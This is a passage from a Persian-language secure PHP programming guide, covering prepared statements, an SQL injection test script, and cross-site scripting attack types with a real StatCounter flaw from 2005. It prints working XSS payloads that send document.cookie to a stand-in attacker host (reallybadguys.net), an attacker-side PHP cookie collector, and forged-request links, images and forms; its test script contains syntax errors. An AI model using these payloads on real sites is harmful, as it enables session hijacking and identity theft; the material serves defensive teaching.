افزونه‌ی mysqli یک مجموعه‌ی کامل از توابع را فراهم می‌کند که کار ساختن و اجرای یک کوئری را انجام می‌دهند. به علاوه، این امر دقیقا نوع نادیده‌انگاشتن حفاظتی را که قبلا باید با تابع safe() ایجاد می‌کردیم، ارائه می‌کند.

در یک گزاره‌ی SELECT، تنها جایی که در آن، علامت ? قابل قبول است دقیقا در مقدار مقایسه‌ای است. به همین دلیل است که شما نیازی به مشخص کردن این امر ندارید که کدام متغیر را باید مورد استفاده قرارداد به غیر از درون تابع mysqli_stmt_bind_param() که هم نادیده‌انگاشتن و هم جایگزینی را انجام می‌دهد؛ در اینجا شما همچنین نیازمند مشخص کردن نوع آن نیز هستید که "s" جهت نوع رشته‌ای به کار می‌رود (به عنوان بخشی از حفاظت ارائه شده، این افزونه، متغیر را برابر با

نوعی قرار می‌دهد که شما مشخص می‌کنید و بنابراین در تلاش و کدنویسی‌ای که باید جهت انجام این کار می‌کردید، صرفه‌جویی می‌شود). سایر انواع ممکن عبارتند از "i" جهت عدد صحیح، "d" جهت اعشاری و "b" جهت رشته‌ی دودویی.

توابع با نام مناسب mysqli_stmt_execute()، mysqli_stmt_bind_result و mysqli_stmt_fetch()، اجرای کوئری و دریافت نتایج را انجام می‌دهند. اگر نتایجی وجود داشته باشد، شما آن‌ها را نمایش می‌دهید؛ اگر نتیجه‌ای وجود نداشته باشد (که در صورت تزریق پاک‌سازی شده این اتفاق روی خواهد داد) شما یک پیام ساده را نمایش می‌دهید. در نهایت، شما منبع $stmt و ارتباط پایگاه‌داده‌ی را بسته و آن‌ها را از حافظه آزاد می‌کنید.

با توجه به یک ورودی کاربری مشروع برابر با "lemming"، این روتین (با این فرض که داده‌های مناسبی در پایگاه‌داده وجود دارد) پیام «یک موش صحرایی دارای هوش بسیار پایینی است» را نمایش می‌دهد. با فرض یک تزریق امتحانی مثل "lemming' or 1=1;"، این روتین پیام ساده‌ی «متاسفیم، نتیجه‌ای یافت نشد» را نمایش می‌دهد.

افزونه‌ی[۴۸] mysqli همچنین یک ویرایش شیء گرا از همین روتین را ارائه می‌کند و ما در اینجا نشان می‌دهیم که چگونه از این کلاس استفاده کنید:

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

[۴۸] Plugin

```
<?php

$animalName = $_POST['animalName'];

$mysqli = new mysqli( 'localhost', 'username', 'password', 'database');

if ( !$mysqli ) exit( 'connection failed:  ' . mysqli_connect_error() );

$stmt = $mysqli->prepare( "SELECT intelligence➥
  FROM animals WHERE name = ?" );

if ( $stmt ) {
  $stmt->bind_param( "s", $animalName );
  $stmt->execute();
  $stmt->bind_result( $intelligence );

  if ( $stmt->fetch() ) {
    print "A $animalName has $intelligence intelligence.\n";
  } else {
    print 'Sorry, no records found.';
  }

  $stmt->close();
}

$mysqli->close();

?>
```

این کد مشابه کد رویه‌ای بیان شده‌ی قبلی می‌باشد، که از یک دستور و سازمان دهی شیءگرا به جای یک کد کاملا رویه‌ای بهره می‌برد.

۶,۴,۵ انتزاع کامل

اگر شما از کتابخانه‌های بیرونی از قبیل PearDB ، استفاده می‌کنید، ممکن است با خود فکر کنید که چرا ما این همه زمان را صرف بحث در مورد کدی جهت پاک‌سازی ورودی کاربر می‌کنیم چرا که این کتابخانه‌ها معمولا همه‌ی این کارها را جهت شما انجام می‌دهند. کتابخانه‌ی PearDB انتزاع را یک گام بالاتر از چیزی که بحث کرده‌ایم می‌برد، نه تنها جهت پاک‌سازی ورودی کاربر بر اساس بهترین روش‌ها، بلکه همچنین این کار را جهت هر پایگاه‌داده‌ای که ممکن است استفاده نمایید، انجام می‌دهد. بنابراین، اگر شما در مورد سخت‌تر نمودن اسکریپت‌های خود در برابر تزریق SQL نگران هستید یک گزینه‌ی بسیار جذاب است.

کتابخانه هایی چون PearDB روتین‌های بسیار قابل اعتمادا (به دلیل تست‌های گسترده) را در یک بستر بسیار قابل حمل و بدون توجه به پایگاه‌داده، را فراهم می‌کنند.

از سوی دیگر، استفاده از چنین کتابخانه‌هایی دارای یک ضعف واضح است: شما باید طبق ایده‌ی فرد دیگری روند برنامه‌نویسی خود را انجام دهید و مقدار کدی را که باید مدیریت کنید تا حد زیادی بالاتر می‌برد. بنابراین، باید یک تصمیم دقیق و آگاهانه در خصوص استفاده از آن‌ها بگیرید. اگر تصمیم به استفاده از آن گرفتید، حداقل می‌توانید مطمئن باشید که این موارد واقعا کار پاک‌سازی ورود کاربران شما را انجام می‌دهند.

۶،۵ آزمودن حفاظت خود در برابر تزریق

همان‌طور که در فصل‌های قبلی بیان کردیم، یک بخش مهم از ایمن نگه‌داشتن اسکریپت‌های خود عبارت از آزمودن آن‌ها جهت حفاظت در برابر نقص‌های ممکن هست.

بهترین روش جهت اطمینان از اینکه شما خود را در برابر تزریق حفاظت نموده‌اید این است که این کار را خود امتحان کنید، تست‌هایی را ایجاد کنید که تلاش می‌کنند تا کد SQL را تزریق کنند. جهت کمک و راهنمایی در این کار، احتمالا می‌توانید مشاوره و بررسی دستورالعمل‌های دقیق سرگرم‌کننده را در خصوص اجرای یک اکسپلویت تزریق مطالعه کنید. در اینجا ما یک نمونه از چنین تستی را ارائه می‌کنیم، که در این حالت بررسی کننده‌ی حفاظت در برابر تزریق در گزاره‌ی SELECT می‌باشد.

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه ای

```
<?php

// protection function to be tested
function safe( $string ) {
  return "'" . mysql_real_escape_string( $string ) . "'"
}

// connect to the database

//////////////////////
// attempt an injection
//////////////////////
$exploit = "lemming' AND 1=1;";

// sanitize it
$safe = safe( $exploit );

$query = "SELECT * FROM animals WHERE name = $safe";
$result = mysql_query( $query );

// test whether the protection has been sufficient
if ( $result && mysql_num_rows( $result ) == 1 ) {
  exitt "Protection succeeded:\n
    exploit $exploit was neutralized.";
}
else {
  exit( "Protection failed:\n
    exploit $exploit was able to retrieve all rows." );
}
?>
```

اگر قرار بود که یک مجموعه از چنین تست‌هایی را ایجاد کنید، با امتحان کردن انواع مختلف تزریق با دستورات مختلف SQL، به سرعت هر نوع باگ[۴۹] در استراتژی‌های پاک‌سازی خود را در می‌یابید.

[۴۹] Bug

هنگامی که این موارد تصحیح شدند، می‌توانید مطمئن باشید که شما دارای حفاظت واقعی در برابر تهدید تزریق هستید.

۶،۶ خلاصه

ما در اینجا بررسی خود در خصوص تهدیدات خاص جهت اسکریپت‌های شما ناشی از پاک‌سازی‌های ناقص ورودی کاربر را با بحثی در خصوص تزریق SQL آغاز نمودیم. بعد از توصیف چگونگی کارکرد تزریق SQL، دقیقا مشخص نمودیم که PHP چگونه می‌تواند در معرض تزریق قرار گیرد. در ادامه یک مثال واقعی از چنین تزریقی را ارائه کردیم. سپس، یک سری گام را معرفی کردیم که شما می‌توانید انجام دهید تا باعث شوید که تلاش جهت تزریق، بی‌اثر شود به این صورت که مطمئن شوید که تمامی مقادیر ارسالی در میان علامت‌های نقل قول قرار داده شوند، با بررسی انواع مقادیر ارسال شده از سوی کاربران و با نادیده‌انگاشتن کاراکترهای دارای خطر بالقوه در ورودی کاربران خود.

پیشنهاد دادیم که شما روتین‌های تایید اعتبار خود را انتزاعی نمایید و اسکریپت‌هایی را جهت تقویت یک برنامه‌ی موجود و ایمن نمودن یک برنامه‌ی جدید ارائه کردیم. در ادامه، به مزیت‌ها و معایب راه حل‌های انتزاعی طرف سوم پرداختیم. در نهایت، ما مدلی را جهت تست حفاظت خود در برابر برنامه‌های SQL امتحانی منجر به تزریق، ارائه کردیم.

در فصل هفتم به مرحله‌ی بعدی تایید اعتبار ورودی کاربر به منظور ایمن نگه‌داشتن اسکریپت‌های PHP شما می‌پردازیم: ممانعت از اسکریپت‌نویسی بین سایتی.

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه ای

۷ فصل هفتم : ممانعت از اسکریپت‌نویسی بین سایتی(XSS)

ما بررسی خود بر روی برنامه‌نویسی ایمن PHP را با بحث پیرامون تهدید جهت داده‌های کاربران شما ناشی از یک ویرایش بسیار تخصصی از ورودی خطرناک کاربری با نام اسکریپت‌نویسی بین سایتی (XSS) ادامه خواهیم داد. برخلاف تزریق SQL (بحث شده در فصل ششم)، که تلاش می‌کند تا دستورات مخرب SQL را به درون یک کوئری پایگاه‌داده اضافه نماید و دور از دید عموم اجرا می‌شود، XSS تلاش می‌کند تا کد مخرب یا یک کد جاوااسکریپت را وارد مقادیری کند که در ادامه بر روی یک صفحه‌ی وب نمایش داده می‌شوند.

این کد مخرب تلاش می‌کند تا از اعتماد کاربر به یک وب‌سایت بهره ببرد به این صورت که وی را گول بزند تا فعالیتی را انجام دهد یا اطلاعاتی را به یک سایت غیرقابل اعتماد دیگر، ارسال کند.

برای مثال، یک مهاجم ممکن است بخواهد در یک فروم[۵۰] عمومی، یک لینک قرار دهد که وانمود می‌کند بی‌ضرر است ولی در واقع اطلاعات لاگین هر کاربری که بر روی آن کلیک می‌کند را جهت وی ارسال می‌کند. یا، یک مهاجم ممکن است کدی را درون یک ورودی فروم عمومی قرار دهد که یک فرم لاگین یا جستجوی جعلی را نمایش می‌دهد و این اطلاعات را به جای ارسال به سایت مورد اعتماد، جهت سرور فرد مهاجم، ارسال کند.

تنها راه قابل اعتمادی که کاربران می‌توانند از خود در برابر حمله‌ی XSS مقاوم کنند عبارت از غیرفعال کردن جاوا اسکریپت هست. این امر به احتمال زیاد به یک استاندارد مقبول تبدیل نخواهد شد چرا که کاربران این قابلیت را در صفحات وب خواهان هستند. در واقع، بسیاری از برنامه‌های اینترنتی (و تعداد بسیاری برنامه‌ی اینترانتی) بدون نوعی پتانسیل جهت نقص، نمی‌توانند عمل نمایند چرا که محیط‌های اسکریپت‌نویسی غنی را درون آن‌ها قرار دارد.

در این فصل، بعد از بررسی تعدادی از روش‌های متعدد اجرای یک حمله‌ی XSS، ما چیزهایی را مورد بحث قرار خواهیم داد که شما به عنوان یک توسعه دهنده‌ی PHP می‌توانید انجام دهید تا مانع ایجاد

---

[۵۰] Froum

فرصت‌های XSS در برنامه‌های خود شوید. این فرصت‌ها می‌توانند به سختی قابل پیش‌بینی و تعمیر باشند چرا که اغلب بسیار فراتر از الگوی استفاده‌ی معمولی یک برنامه هستند. با این حال، استراتژی‌هایی که ما در این فصل ارائه می‌کنیم، شروع خوبی هستند.

۷،۱ XSS چگونه کار می‌کند

حملات اسکریپت‌نویسی بین سایتی، معمولا شامل نوعی اسکریپت‌نویسی هستند. مرکز هماهنگی CERT در دانشگاه کارنگی ملون، معمولا متولی مناسبی در خصوص XSS محسوب می‌شود. در این بخش، ما شما را با تعدادی از اشکال متعدد XSS آشنا خواهیم نمود.

۷،۱،۱ اسکریپت‌نویسی

هنگامی که قبلا بیان نمودیم که XSS شامل نوعی اسکریپت‌نویسی است، ما در مورد اسکریپت‌های PHP صحبت نمی‌کردیم. به این دلیل که این اسکریپت‌ها بر روی سرور اجرا شده و HTML را تولید می‌کنند که جهت مرورگر ارسال می‌شود. در واقع، ما در مورد انواعی از اسکریپت‌ها صحبت می‌کردیم که ممکن است درون HTML قرار داده شده باشند و توسط مرورگر اجرا شوند.

پنج نوع معمول از چنین اسکریپت‌هایی وجود دارد، که هر کدام دارای تگ HTML مختص خود می‌باشد:

- <script> که معمولا جهت افزودن جاوا اسکریپت یا VBScript مورد استفاده قرار می‌گیرد.
- <object> معمولا جهت افزودن فایل‌های وابسته به کنترل ها، از قبیل مدیا پلیرها، فلش یا اجزای اکتیوایکس استفاده می‌شود.
- <applet> تنها جهت اپلت‌های جاوا استفاده می‌شود؛ حذف شده در HTML 4.01 به دلیل <object> ولی همچنان مورد استفاده‌ی گسترده، علی‌رغم عدم پشتیبانی در XHTML 1.0 Strict DTD .
- <iframe> مورد استفاده جهت افزودن صفحات وب درون یک فریم بر روی صفحه‌ی
- <embed> مورد استفاده جهت اجرای یک فایل رسانه ای؛ عدم استفاده در HTML 4.01 به دلیل جایگزینی با <object> ولی همچنان مورد استفاده‌ی گسترده و در نتیجه مورد پشتیبانی تمامی مرورگرها.

مرکز مدیریت امداد و هماهنگی عملیات امدادهای رایانه‌ای

باید توجه داشت که یک تصویر، رندر شده توسط مرورگر با یک تگ <img>، یک شکل خاص از یک <object> است و بنابراین ممکن است که کدهای مخرب را در بعضی از مرورگرها درون تگ تصویر قرار داد.

کد مخرب اضافه‌شده به یک برنامه از طریق یکی از این اسکریپت‌ها تقریبا می‌تواند هر کاری را انجام دهد: اتخاذ کنترل از راه دور مرورگر مشتری، مشاهده‌ی مقدار یک کوکی، تغییر لینک‌های روی یک صفحه (در واقع، تغییر هر بخشی از DOM)، انتقال به یک URI دیگر یا ایجاد یک فرم جعلی که اطلاعات را جمع‌آوری کرده و به یک مهاجم ارسال می‌کند و یا یک فعالیت مخرب دیگر را شروع می‌کند. همین گوناگونی سوءاستفاده‌های ممکن باعث می‌شود که تعریف آن‌ها و حفاظت در برابر آن‌ها تا این حد دشوار باشد.

یک فهرست طولانی از حملات اسکریپت‌نویسی بین‌سایتی وجود دارد که قبلا عمل نموده و در دسترس می‌باشد. این فهرست یک منبع عالی جهت استفاده در تست برنامه‌های خودمان می‌باشد و خواندن آن می‌تواند به ما کمک کند که فورا نقص‌های برنامه‌ی خود را تعیین نماییم.

ما در اینجا یک نمونه‌ی مثال را آورده‌ایم. در هر کدام از این موارد، اکسپلویت شامل استفاده از جاوااسکریپت، تنها جهت نمایش یک هشدار می‌باشد. ولی این اسکریپت‌ها دارای دسترسی کامل به DOM جاوا اسکریپت خواهند بود و بنابراین می‌تواند هر بخشی از آن را به سرور خود ارسال کنند.

```
<"body background="javascript:alert('xss - gotcha!')>
```

این دستور به عنوان بخشی از یک پیام بر روی یک صفحه پیام وارد می‌شود و زمانی اجرا می‌شود که این پیام نمایش داده می‌شود.

```
<iframe src=javascript:alert('xss - gotcha!')></iframe>
```

مانند مثال قبلی، این مورد نیز می‌تواند در هر جایی وارد شود و در ادامه نمایش داده شود.

```
"> <body onload="a();"><script>function a(){alert('xss - gotcha!');}</script><":
```

این مورد را می‌توان درون یک فیلد ورود متن در یک فرم قرار داد.

هر کدام از این روش‌ها را می‌توان جهت تعداد مختلفی از اکسپلویت‌های واقعی مورد استفاده قرارداد (نه اکسپلویتی که در اینجا نشان داده شده است)، جهت مثال، جهت سرقت هویت یک کاربر برنامه‌ی شما یا حتی هویت مدیر سیستم.

۷,۱,۲ دسته‌بندی حملات XSS

ما دو دسته‌ی کلی حملات XSS را قبل از بحث در مورد چند مثال واقعی، معرفی می‌کنیم.

۷,۱,۲,۱ سایت خارجی به سایت برنامه

این نوع حمله به صورت بیرونی اجرا می‌شود یا از طریق یک پیام ایمیل و یا از طریق یک وب‌سایت دیگر. کاربر گول زده می‌شود تا بر روی یک لینک کلیک کند، یک تصویر را لود کند و یا فرمی را ارسال کند که یک کد مخرب در آن مخفی شده است؛ در ادامه، این کد مخرب، کاری نامطلوب را در برنامه انجام می‌دهد. این امر معمولا نیازمند آن است که کاربر دارای یک جلسه‌ی فعال بر روی سایت برنامه باشد (در غیر این صورت، این حمله بیهوده خواهد بود). با این حال، بسته به ماهیت حمله و مکانیسم لاگین برنامه، حمله ممکن است بتواند بدون هیچ مشکلی از فرآیند لاگین عبور نماید.

یک مثال از چنین کدی، یک URI به مانند زیر است که در آن $_GET['subject'] موضوع یک پست مهمان جدید می‌باشد:

```
<a href="http://guestbook.example.org/addComment.php➥
  ?subject=I%20am%20owned">Check it out!</a>
```

این نوع حمله یک دلیل قانع‌کننده را ارائه می‌کند که چرا مشتری‌های ایمیل نباید به صورت خودکار تصاویر را از سایت‌های غیرقابل اعتماد، لود نمایند چرا که خصیصه‌ی src یک تصویر می‌تواند باعث شود که یک مشتری ایمیل به صورت خودکار یک درخواست GET را جهت یک طرف سوم ارسال کند.

و همچنین اینکه چرا برنامه‌های شما باید به شکلی قوی جلساتی را که جهت مدت زمانی خاص مورد استفاده نیستند، منقضی نمایند. یک کاربر که دارای یک ارتباط ایمن باز به برنامه‌ی شما می‌باشد ولی به سراغ کارهای دیگر بر روی یک سایت چت رفته است نشان دهنده‌ی یک تهدید جدی برای امنیت برنامه و داده‌های شما می‌باشد.

۷,۱,۲,۲ سایت برنامه به همین سایت یا یک سایت خارجی

این نوع حمله به صورت محلی اجرا می‌شود که از اعتماد یک کاربر به برنامه‌ی شما سوء استفاده می‌کند (که منجر به این می‌شود که وی تمامی لینک‌های ظاهر شده در برنامه را مورد اعتماد و مشروع بداند) تا به یک هدف مخرب دست یابد. مهاجم یک بار مخرب را درون یک نظر و یا رشته‌ای قرار می‌دهد که ورودی کاربر را درون برنامه ذخیره می‌کند. هنگامی که صفحه‌ی حاوی رشته‌ی توسط مرورگر یک کاربر لود و پردازش می‌شود، یک فعالیت نامطلوب انجام می‌شود یا بر روی همین سایت و یا از طریق یک URI خارجی (بین سایتی).

یک مثال از این، عبارت از لینکی به شکل زیر هست:

```
<a href="#" onmouseover="window.location=➥
'http://reallybadguys.net/collectCookie.php?cookie='➥
+ document.cookie.escape();" >Check it out!</a>
```

به محض اینکه، کاربر موس خود را بر روی این لینک می‌برد تا بداند که چه چیزی را باید بررسی کند، جاوا اسکریپت مهاجم فعال می‌شود و مرورگر را به یک اسکریپت PHP می‌برد که کوکی جلسه‌ی وی را می‌دزدد که انکد url شده و به عنوان $_GET['cookie'] ارسال می‌شود.

نقص اسکریپت‌نویسی بین سایتی STATCOUNTER
STATCOUNTER یک ارائه دهنده‌ی معروف آمار کاربران است؛ یک تکه‌ی کوچک از کد جاوا اسکریپت بر روی یک وب‌سایت با پایگاه‌داده‌ی STATCOUNTER ارتباط برقرار می‌کند تا اطلاعات کاربر را ذخیره نماید که در ادامه می‌تواند جهت ایجاد آمارهایی، مورد استفاده قرار گیرد.

```
<!-- Start of StatCounter Code -->
<script type="text/javascript" language="javascript">
  var sc_project=###;
  var sc_partition=###;
  var sc_security="###";
</script>
<script type="text/javascript" language="javascript"
  src="http://www.statcounter.com/counter/counter.js">
</script>
<noscript>
  <a href="http://www.statcounter.com/" target="_blank">
    <img src="http://c6.statcounter.com/counter.php➥
      ?sc_project=###&amp;amp;java=0&amp;amp;security=###"
      alt="html hit counter" border="0" />
  </a>
</noscript>
<!-- End of StatCounter Code -->
```

در پنجم ماه می۲۰۰۵، یک نقص توسط ناتان هاوس در StationX پیدا شد. با اطلاعات مختص سایت که در کد قبلی موجود است (که با مشاهده‌ی منبع صفحه‌ی حاوی کد STATCOUNTER قابل مشاهده می‌باشد)، مهاجم قادر به تزریق کد زیر به درون رابط STATCOUNTER قربانی می‌باشد:

```
<script>
(new Image).src='http://reallybadguys.com/gotcha.php?'+document.cookie;
</script>
```

در ابتدا، مهاجم این کد سوء استفاده را به عنوان اشیا HTML رمزگذاری می‌کند تا آن را از فیلترهای STATCOUNTER عبور دهد، به این شکل:

```
%3cscript%3e(new+Image).src%3d'http%3a%2f%2freallybadguys.com%2fgotcha.php%3f'➥
%2bdocument.cookie%3b%3c%2fscript%3e
```

در ادامه، مهاجم کد اکسپلویت را با یک اسکریپت PHP تزریق می‌کند، به این صورت:

```
<?php

$exploit = "
  <script>
    (new Image).src = 'http://reallybadguys.com/gotcha.php?' + document.cookie;
  </script>
";
$exploit = urlencode( $exploit );
$uri = 'http://c6.statcounter.com/t.php?sc_project=###➥
  &security=###&user=' . $exploit;

$result = file_get_contents( $uri );
print $result;

?>
```

هنگامی که قربانی به وب‌سایت Statcounter رفته و وارد حساب خود می‌شود تا آمارهای وب سایت خود را مشاهده نماید، مقدار ارسال شده به عنوان camefrom بر روی صفحه‌ی نتایج نشان داده می‌شود. این امر باعث می‌شود که مرورگر درخواستی را جهت یک اسکریپت بر روی سرور مهاجم با کوکی سند ارسال نماید که شامل ID جلسه، به عنوان یک متغیر $_GET می‌باشد. این اسکریپت قادر خواهد بود که از مقدار کوکی جهت جازدن خود به عنوان کاربر استفاده کند.

این نقص ناشی از ناتوانی Statcounter جهت پاک‌سازی مناسب یک مقدار ارسالی توسط کاربر بود که بعدا نمایش داده می‌شود و همچنین در یک سند HTML نادیده گرفته نشده است.

هنگام اطلاع یافتن از این نقص، Statcounter فورا آن را با اعمال تابع htmlentities() در PHP بر روی مقدار حمل شده به همراه متغیر $_GET['user'] حل نمود. تا جایی که مشخص است هیچ سوء استفاده‌ی واقعی هیچ‌گاه رخ نداد.

منبع: http://seclists.org/lists/fulldisclosure/2005/May/0102.html

۷،۲ نمونه حملات XSS

اسکریپت‌نویسی بین‌سایتی را به سختی می‌توان پیش‌بینی کرده و مانع شد. حتی توسعه‌دهندگان مجربی که به صورت فعال در تلاش جهت جلوگیری از حملات هستند ممکن است در برابر سایر اشکال ممکن حمله که با آن آشنا نیستند، آسیب‌پذیر باشند. با این حال، ما می‌توانیم برای شما مثال‌های متفاوت کافی، ارائه کنیم تا یک دانش عملیاتی از مشکلات موجود را به‌دست آورده و به عنوان یک پایه جهت پیشنهادات ما جهت چگونگی جلوگیری از آن‌ها در کد خود، مورد استفاده قرار گیرند.

۷,۲,۱ حملات HTML و CSS

اساسی‌ترین و واضح‌ترین حملات XSS عبارت است از افزودن محتوای HTML و CSS درون HTML سایت شما با قرار دادن آن در یک نظر یا مقوله‌ی دیگری که در ادامه بر روی سایت شما ارسال می‌شود. کاربران ضرورتا دارای قدرتی جهت جلوگیری از چنین سوء استفاده‌ای نیستند: به هر حال، آن‌ها نمی‌توانند رندر HTML را در مرورگر خود به شکلی که جاوا اسکریپت یا تصاویر را خاموش می‌کنند، غیرفعال نمایند.

یک مهاجم که اکسپلویتی به این شکل را انجام می‌دهد می‌تواند بعضی و یا همه‌ی یک صفحه را مخدوش نموده و فرم‌های شبه رسمی و لینک‌هایی را جهت تعامل کاربران ایجاد نماید. تصور کنید که چه اتفاقی می‌افتد اگر فردی پیام زیر را با مارک‌آپ افزوده شده بر روی بورد پیام عمومی شما، ارسال کند:

```
Hello from sunny California!
<div style="position: absolute;
  top: 0px;
  left: 0px;
  background-color: white;
  color: black;
  width: 100%;
  height: 100%; ">
<h1>Sorry, we're carrying out maintenance right now.</h1>
<a href="#" onclick="javascript:window.location =➡
  'http://reallybadguys.net/cookies.php?cookie=' + document.cookie;">
  Click here to continue.
</a>
```

البته، اگر نمی‌توانید آن را تصور کنید ما در تصویر ۷-۱ خروجی نمایش دادن پیام بالا را در بستر یک بورد پیام، نشان می‌دهیم.

تصویر ۷-۱: خروجی یک اکسپلویت XSS

چارچوب مجازی اولیه و اولین جمله‌ی پیام مهاجم به طور کاملا از دست رفته‌اند و توسط کد مخرب، بازنویسی شده‌اند. مشخصه‌ی href="#" در کد افزوده شده، ابهام بیشتری را ایجاد می‌کند: رفتن بر روی لینک در نوار وضعیت تنها یک ری‌لود[۵۱] از صفحه‌ی جاری را نشان میدهد. هر کسی که (به صورت منطقی) بر روی لینک نمایش داده شده، کلیک کند به یک URI با یک متغیر $GET_ ، حاوی کوکی جلسه‌ی جاری، منتقل می‌شود. این انتقال توسط کد جاوا اسکریپت نشان داده شده در پیام قبل از تصویر ۷-۲ انجام می‌شود:

```
window.location = 'http://reallybadguys.net/cookies.php?cookie=' + document.cookie;
```

در اینجا، مکانیسم اساسی، پشت اسکریپت cookies.php میزبانی‌شده در reallybadguys.net می‌باشد. این امر باید جهت ترساندن شما در خصوص اجازه به کد فیلتر نشده بر روی وب‌سایت خود، کافی باشد:

[۵۱] Reload

```
<?php
$cookie = $_GET['cookie'];
$uri = $_SERVER['HTTP_REFERER']
mail( 'gotcha@reallybadguys.net', 'We got another one!',
  "Go to $uri and present cookie $cookie." );
header( 'Location: '.$uri );
?>
```

این اسکریپت، URI سایت اصلی و کوکی کاربر را جهت مهاجم ارسال نموده و سپس به جایی باز می‌گردد که قبلا بوده است، جهت آن‌که این خراب‌کاری را پنهان نماید. این اطلاعات ایمیل‌شده به مهاجم اجازه می‌دهد تا به بورد خبری متصل شود، هویت فردی را که بر روی لینک کلیک کرده است را اتخاذ نموده و اسپم یا سایر اسکریپت‌های اضافه‌شده را ارسال نماید- یا ورودی مخرب را ویرایش نماید تا ردپای خود را بپوشاند. این همان سرقت هویت است، اگر یک مدیر سیستم بر روی لینک کلیک کند تا در یابد که چرا سرور در حال نمایش این پیام عجیب می‌باشد، آنگاه کل بورد پیام از دست خواهد رفت تا زمانی که وی به اشتباه خود پی برد و این جلسه را با خارج شدن خود، لغو نماید. (در صورتی که فکر می‌کنید ما در اینجا اقدامات منفی را تشویق می‌کنیم، به شما اطمینان می‌دهیم که در ادامه‌ی این فصل به شما نشان دهیم که چگونه این نوع حمله را شکست دهید.)

۷,۲,۲ حملات جاوا اسکریپت

روش معمول دیگری که توسط بخش اسکریپت‌نویسی XSS می‌تواند اجرا شود عبارت از استفاده از جاوا اسکریپت داخلی موجود در اغلب مرورگرهای وب هست. با افزودن یک تکه‌ی کوچک از جاوا اسکریپت درون یک صفحه، یک مهاجم می‌تواند مقدار document.cookie (معمولا یک ID جلسه، گاهی اطلاعات دیگر) یا هر تکه‌ی دیگری از JavaScript DOM را به یک سرور دیگر ارسال کند.

یک حمله‌ی معمول ممکن است باعث شود که مرورگر به URI انتخابی مهاجم، انتقال یابد و به همراه خود مقادیر کوکی جلسه‌ی جاری افزوده شده به عنوان متغیر $_GET به رشته‌ی کوئری URI، حمل نماید، همان‌طور که در این چهار خط کد مخرب در پیام مخرب، قبلا نشان دادیم:

```
<a href="#" onclick="javascript:window.location =➥
  'http://reallybadguys.net/cookies.php?c=' + document.cookie;">
  Click here to continue.
</a>
```

یک دلیل جهت استفاده از رخداد onclick در جاوا اسکریپت جهت شروع انتقال، این است که اگر URI مخرب در خصیصه‌ی href تگ مرجع وارد شده باشد، در نوار وضعیت مرورگر با رفتن کاربر بر روی لینک، مشخص می‌شود. البته، یک دلیل ثانویه (و اصلی) عبارت از توانایی آن جهت ایجاد یک URI با یک کوکی به عنوان متغیر $_GET هست. ولی یک دلیل سوم این است که این چیزی است که کاربر انتظار دارد، این نوع حمله بر اساس اعتماد کاربر به لینک جهت کلیک بر روی آن است. اگر یک خصیصه‌ی onmouseover به جای آن استفاده شود، حمله فورا عمل می‌کند و کلیکی مورد نیاز نخواهد بود. ولی کاربر مطمئنا متوجه رفتار عجیب یک صفحه که خود را بازیابی می‌کند به این دلیل که بر روی یک لینک رفته است، خواهد شد.

۷,۲,۳ URI جعل شده

یک روش XSS دیگر شامل یک مهاجم است که URIهایی را جعل می‌کند که نوعی فعالیت را بر روی سایت شما انجام می‌دهند، هنگامی که یک کاربر مشروع به صورت ناخواسته بر روی آن‌ها کلیک می‌کند، مثل این:

```
<a href="http://shopping.example.com/oneclick.php?action=buy&item=236">
  Special Reductions!</a>
```

هنگامی که کاربر بر روی لینک "Special Reductions!" کلیک می‌کند، یک خرید تک کلیکی را آغاز می‌نماید. البته، اینکه این امر موفق می‌شود یا خیر به منطق موجود در onclick.php بستگی دارد ولی به سادگی می‌توان یک بهره‌برداری از سبد خرید را تصور نمود که اجازه‌ی چنین رفتاری را با نام خرید ناگهانی، ارائه می‌کند.

۷,۲,۴ تصویر جعل شده

یک نوع دیگر از XSS ، از خصایص src تصویر جهت گول زدن کاربر جهت انجام فعالیتی خاص در برنامه‌ی شما، استفاده می‌کند. این دقیقا مشابه با استراتژی فعالیت جعلی در بالا می‌باشد به غیر از اینکه کاربر حتی نیازی به انجام هیچ کار خاصی ندارد تا حمله شروع شود.

```
<img src="http://shopping.example.com/addToCart.php?item=236" />
```

مرکز مدیریت امداد و هماهنگی سرمایه‌های رایانه‌ای

هنگام بارگذاری، این تصویر باعث می‌شود که یک آیتم به سبد خرید مشتری افزوده شود و در واقع یک سبد جدید را جهت وی باز می‌کند.

حمله‌ی قرار داده شده در این تصویر جعلی بسیاری دقیق است؛ این تلاشی جهت نفوذ نیست بلکه تلاشی است جهت شکستن اعتمادی است که در ارائه‌ی یک سبد خرید ظاهرا ایمن توسط شما، وجود دارد. ممکن است کاربر متوجه این آیتم اضافی در سبد خود نشود. ولی اگر متوجه شود، و حتی اگر آیتم مهاجم را حذف کند (که ممکن است یک برند خاص باشد که مهاجم پورسانت دریافت کرده که آن را تبلیغ نماید)، مطمئنا اعتماد خود را به فروشگاه آنلاین shopping.example.com از دست خواهد داد.

تصاویر، تنها المان‌های HTML با خصایص src نیستند. اگر برنامه‌ی شما به کاربران اجازه دهد که URIهای تصاویر را مشخص نمایند (شامل موارد جهت مثال موجود در یک بورد ارسال پیام)، آنگاه ممکن است در برابر این خطر، شکننده باشید. حتی اگر تگ‌های <img> در یک برنامه اجازه داده نمی‌شد، ممکن است این امکان وجود داشته باشد که یک تصویر پیش‌زمینه را بر روی المان دیگری مشخص نمود یا با استفاده از یک خصیصه‌ی استایل[۵۲]، و جهت تگ <table> در بعضی از مرورگرها، چیزی شبیه به این:

```
<table background="http://shopping.example.com/addToCart.php?item=236">
<tr><td>Thanks for visiting!</td></tr>
</table>
```

هنگامی که این صفحه مشاهده می‌شود، مرورگر تلاش خواهد نمود که این تصویر را جهت پیش‌زمینه‌ی جدول، لود نماید، که منجر به افزودن آیتم #۲۳۶ به سبد خرید کاربر خواهد شد.

۷,۲,۵ المان‌های اضافی فرم

در یک حمله‌ی مشابه با جعل URIهای فعالیت، این امکان وجود دارد که یک فرم به ظاهر بی‌گناه را ایجاد نماییم که یک فعالیت غیرمترقبه را انجام می‌دهد، احتمالا با مقداری کد مخرب حمل شده به عنوان

---

[۵۲] Style

متغیر $_POST. جهت مثال، یک فرم جستجو ممکن است شامل چیزی بیش از تنها یک درخواست کوئری باشد:

```
<form action="http://example.com/addToCart.php" method="post">
  <h2>Search</h2>
  <input type="text" name="query" size="20" />
  <input type="hidden" name="item[]" value="236" />
  <input type="submit" value="Submit" />
</form>
```

